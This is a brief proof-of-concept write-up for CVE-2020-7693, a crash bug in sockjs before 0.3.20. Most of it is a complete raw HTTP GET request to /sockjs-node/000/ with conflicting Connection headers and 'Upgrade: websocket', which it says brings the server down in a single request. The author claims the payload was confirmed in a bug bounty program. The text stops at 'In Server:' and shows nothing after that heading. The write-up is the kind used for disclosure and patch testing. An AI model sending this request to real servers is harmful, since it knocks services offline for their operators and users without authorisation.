CVE-2020-7693 Poc
Note: I Confirm Payload for CVE-2020-7693 can running in Bug Bounty Program
Description:
- Incorrect handling of Upgrade header with the value websocket leads in crashing of containers hosting sockjs apps. This affects the package sockjs before 0.3.20.

Single Request Crashes Server via Outdated sockjs-node:
GET /sockjs-node/000/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: Upgrade
Upgrade: websocket
Cache-Control: no-cache
Connection: close
\r\n (delete-this)
\r\n (delete-this)
In Server: